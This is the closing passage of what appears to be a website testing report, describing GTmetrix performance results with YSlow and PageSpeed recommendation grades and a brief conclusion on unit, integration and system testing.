


4. GTMETRIX:

GTmetrix is a well-known performance testing tool. GTmetrix gives a performance report of the website including the performance score and the page details including the load time, page size and requests. It is available on https://gtmetrix.com/


According to the tool the performance score is very less however the Yslow score (89%) is very good and it can also further increased by working on the recommendations given below. The following are the results from GTmetrix:





PageSpeed
YSlow
Waterfall
Timings
Video
History
RECOMMENDATION
GRADE
Use a Content Delivery Network (CDN)
F (0)
Make fewer HTTP requests
B (84)
Minify JavaScript and CSS
B (80)
Avoid HTTP 404 (Not Found) error
A (90)
Add Expires headers
A (100)
Compress components with gzip
A (100)
Avoid URL redirects
A (100)
Make AJAX cacheable
A (100)
Remove duplicate JavaScript and CSS
A (100)
Avoid AlphaImageLoader filter
A (100)
Reduce the number of DOM elements
A (100)
Use cookie-free domains
A (100)
Use GET for AJAX requests
A (100)
Avoid CSS expressions
A (100)
Reduce DNS lookups
A (100)
Reduce cookie size
A (100)

RECOMMENDATION	GRADE
Serve scaled images	F (0)
Optimize images	F (0)
Avoid bad requests	B (83)
Defer parsing of JavaScript	B (89)
Optimize the order of styles and scripts	A (92)
Specify image dimensions	A (97)
Minify CSS	A (98)
Minify JavaScript	A (99)
Minify HTML	A (99)
Avoid landing page redirects	A (100)
Enable gzip compression	A (100)
Enable Keep-Alive	A (100)
Inline small CSS	A (100)
Inline small JavaScript	A (100)
Leverage browser caching	A (100)

Enable Keep-Alive	A (100)
Inline small CSS	A (100)
Inline small JavaScript	A (100)
Leverage browser caching	A (100)
Minimize redirects	A (100)
Minimize request size	A (100)
Put CSS in the document head	A (100)
Serve resources from a consistent URL	A (100)
Specify a cache validator	A (100)
Combine images using CSS sprites	A (100)
Avoid CSS @import	A (100)
Prefer asynchronous resources	A (100)
Specify a character set early	A (100)
Avoid a character set in the meta tag	A (100)
Specify a Vary: Accept-Encoding header	A (100)





CONCLUSION:

The above mentioned tests and their results, predicted in the screenshots, show that the system has been tested thoroughly. The testing has been performed at Unit Level, Integration Level and System Level. The test results obtained via this method have been recorded and the bugs in the system have been highlighted. Furthermore bugs that were found during the System level testing have also been analyzed and measures to fix these bugs have also been highlighted in this report. This it is safe to conclude that the system has been thoroughly tested.

THE END